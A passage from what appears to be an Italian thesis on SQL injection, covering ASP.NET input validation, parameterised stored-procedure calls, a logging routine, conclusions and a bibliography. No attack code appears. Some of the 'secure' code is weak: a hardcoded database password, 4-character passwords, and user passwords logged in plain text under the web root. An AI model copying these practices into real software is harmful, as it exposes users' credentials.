In questo caso vengono utilizzate due istanze del controllo RegularExpressionValidator, con funzioni analoghe a quelle espletate in precedenza dall'oggetto Regex:

```
<asp:RegularExpressionValidator
     id="RegularExpressionValidator1"
     ControlToValidate="txtTess"
     ValidationExpression="^\d{5}$"
     Display="Dynamic"
     ErrorMessage="Il codice tessera è costituito
                              da 5 cifre numeriche."
     EnableClientScript="True"
     runat="server" >
</asp:RegularExpressionValidator>

<asp:RegularExpressionValidator
     id="RegularExpressionValidator2"
     ControlToValidate="txtPasswd"
     ValidationExpression="^[A-Za-z0-9]{4}$"
     Display="Dynamic"
     ErrorMessage="La password è costituita
                        da 4 caratteri alfanumerici."
     EnableClientScript="True"
     runat="server" >
</asp:RegularExpressionValidator>
```

La proprietà ControlToValidate specifica a quale TextBox ciascun controllo viene applicato; anche in questo caso l'uso dei messaggi d'errore è completamente facoltativo.

Passo ora a descrivere la pagina studente.aspx.
La connessione al database è identica a quella vista per il sito sicuro 2; l'unica differenza consiste nel fatto che al posto di OledbConnection viene utilizzato l'oggetto SqlConnection, il quale essendo specifico per le creazione di connessioni a SqlServer non richiede di specificare il tipo di provider:

```
Dim strConn AS String
strConn="Data Source=HOMER;Initial Catalog=unimo2;User
ID=UtenteWeb2;Password=ciao;"
Dim cn As New SqlConnection(strConn)
```

```
cn.Open()
```

Nell'inviare il comando al server sfruttiamo entrambi i metodi che abbiamo visto in precedenza, invocando la stored procedure con un oggetto SqlCommand e fornendogli poi i parametri tramite oggetti Parameters:

```
Dim strSQL As String
     strSQL = "sp_selectStudente"
Dim cmdSP As SqlCommand
     cmdSP = New SqlCommand(strSQL, cn)
```

L'oggetto SqlCommand a differenza di OledbCommand visto in precedenza è specifico per i comandi da sottoporre a Sql Server; tra le sue funzionalità consente di specificare quale tipo di comando dovrà essere eseguito, ovvero nel nostro caso una stored procedure. Questa ulteriore caratteristica ci fornisce maggiore sicurezza in quanto impedisce che al nostro comando ne venga aggiunto un altro tramite eventuale injection:

```
cmdSP.CommandType= CommandType.StoredProcedure
```

Vengono ora aggiunti i due parametri. Nel farlo vengono inoltre specificati il tipo di dato che rappresentano e la loro dimensione, costituendo un ennesimo controllo sull'input.

```
cmdSP.Parameters.Add("@numtess", SqlDbType.Int).Value=
     Convert.ToInt32(Request.Form("txtTess"))
cmdSP.Parameters.Add("@passwd",SqlDbType.VarChar,4).Value=
     Request.Form("txtPasswd")
```

Come ultimo accorgimento è stata aggiunta una funzione che consente di scrivere su di un file di log ogni inserimento effettuato dagli utenti. Questa misura di sicurezza ci consentirà di monitorare l'attività degli utenti rilevando eventuali tentativi di injection:

```
<script runat="server">

     sub MakeLog(FILE_NAME As String)

          Dim sw As StreamWriter
          If Not File.Exists(FILE_NAME) Then
               sw = File.CreateText(FILE_NAME)
          else
               sw = File.AppendText(FILE_NAME)
          End If
          sw.WriteLine("Data: "& DateTime.Now)
          sw.WriteLine("@numtess: "&
                              Request.Form("txtTess"))
          sw.WriteLine("@passwd: "&
                              Request.Form("txtPasswd"))
          sw.WriteLine("")
```

```
            sw.Close()
        End sub
    </script>
```

La funzione si occupa di creare un file con il nome specificato se questo non esiste già, scrivendo poi per ogni inserimento dell'utente la data, l'ora, il numero di tessera e la password fornite.
E' sufficiente poi invocare la funzione all'inizio della pagina:

```
MakeLog("C:\Inetpub\wwwroot\Log\MioLogFile.log")
```

Questa funzione può essere facilmente copiata in ogni altra pagina in cui sia necessario effettuare altri controlli. Avremo così a disposizione più file di log che ci consentono di controllare dettagliatamente le mosse di un eventuale hacker.

5. CONCLUSIONI

5.1 Risultati ottenuti

Gli obiettivi prefissati per lo svolgimento di questa tesi sono da considerarsi pienamente raggiunti; è stato condotto un esame approfondito delle tecniche di Sql Injection inventate finora, realizzandone una classificazione completa e flessibile in grado di fornire una panoramica esaustiva dei principi di funzionamento di questo tipo di attacco hacker.

Lo studio di tali tecniche è stato condotto parallelamente alla sperimentazione dei principi appresi su pagine web di prova, create appositamente per questo scopo, concentrandosi maggiormente sull'architettura Microsoft formata da server web IIS e Sql Server.

E' stata condotta inoltre una ricerca approfondita di eventuali vulnerabilità presenti nel sito web della Facoltà di Ingegneria dell'Università di Modena, attività che non ha fornito risultati apprezzabili confermando così l'effettiva sicurezza del sito da parte di attacchi hacker effettuati grazie alle tecniche di injection.

Il discorso relativo alla sicurezza web è stato poi affrontato eseguendo un'analisi dei fondamentali principi di programmazione da seguire per realizzare un'applicazione sicura, affiancata anch'essa da attività di sperimentazione sulla tecnologia Microsoft .NET.

5.2 Possibili sviluppi futuri

Gli argomenti sviluppati in questa tesi sono notevolmente vasti e in continua evoluzione, per cui sono molti gli elementi che si prestano ad un ulteriore approfondimento.

In particolare per il futuro possono essere oggetto di studio l'analisi e sperimentazione delle tecniche di Sql Injection in sistemi diversi da Sql Server, come ad esempio Oracle o MySql. Allo stesso modo può essere sviluppato il discorso riguardante le misure di sicurezza applicate mediante tecnologie diverse da quelle della piattaforma .NET di Microsoft, come ad esempio l'architettura web composta da server Apache e pagine dinamiche PHP.

5.3 Bibliografia

Il materiale e la documentazione necessari alla realizzazione di questa tesi consistono in una notevole varietà di documenti ed articoli reperiti sul Web, oltre a diversi manuali e testi cartacei.

5.3.1 Principali documenti online:

- "Stop SQL Injection Attacks Before They Stop You",
di Paul Litwin, tratto da MSDN Magazine.
msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/

- "Abusing poor programming techniques in webserver scripts V 1.0 ",
a cura del gruppo Roses Labs, Advanced Security.
www.derkeiler.com/Mailing-Lists/securityfocus/secprog/2001-07/0001.html

- "SQL Server Attacks: Hacking, Cracking, and Protection Techniques"
di Seth Fogie e Cyrus Peikari, Prentice Hall PTR.
www.samspublishing.com/articles/article.asp?p=30124&rl=1

- "Blind SQL Injection",
di Ofer Maor e Amichai Shulman.
www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html

- "Blind SQL Injection",
di Kevin Spett.
www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf

- "Advanced SQL Injection In SQL Server Applications",
di Chris Anley.
www.ngssoftware.com/papers/advanced_sql_injection.pdf

- "[more]Advanced SQL Injection In SQL Server Applications",
di Chris Anley.
www.ngssoftware.com/papers/[more]advanced_sql_injection.pdf

5.3.2 Siti di riferimento:

- Web Application Security Consortium, cgisecurity.com.
- Sql Security, sqlsecurity.com
- Securiteam, securiteam.com
- Spy Dynamics, spidynamics.com.

- Microsoft Developer Network, msdn.microsoft.com.

5.3.3 Ulteriore documentazione elettronica:

- Microsoft .NET Framework 2.0 SDK Documentation
- Microsoft Visual Studio .NET 2003 Documentation
- SQL Server 7.0 Books Online
- Internet Information Services 5.1 Documentation

5.3.4 Testi e manuali cartacei:

- “Active Server Pages”, di Keith Morneau e Jill Batistick, Ed. Apogeo
- “Microsoft ADO.NET: core reference”, di David Sceppa, Microsoft Press.

Per le attività di sperimentazione ed applicazione sono stati inoltre utilizzati i seguenti software:

- Windows XP Professional 2002 Version, Service Pack 2
- Internet Information Services (IIS) 5.1
- Microsoft .NET Framework 2.0
- Microsoft Sql Server 2000
- Microsoft Visual Studio .NET Professional 2003
- Ethereal 0.99 (http://www.ethereal.com/)
- Torpark 1.5 (http://www.torrify.com/)

Ad eccezione di Ethereal e di Torpark (che sono programmi open source), tutto il software necessario per la realizzazione di questa tesi è stato ottenuto gratuitamente grazie al programma **MSDN Academic Alliance** al quale aderisce l'Università di Modena e Reggio Emilia.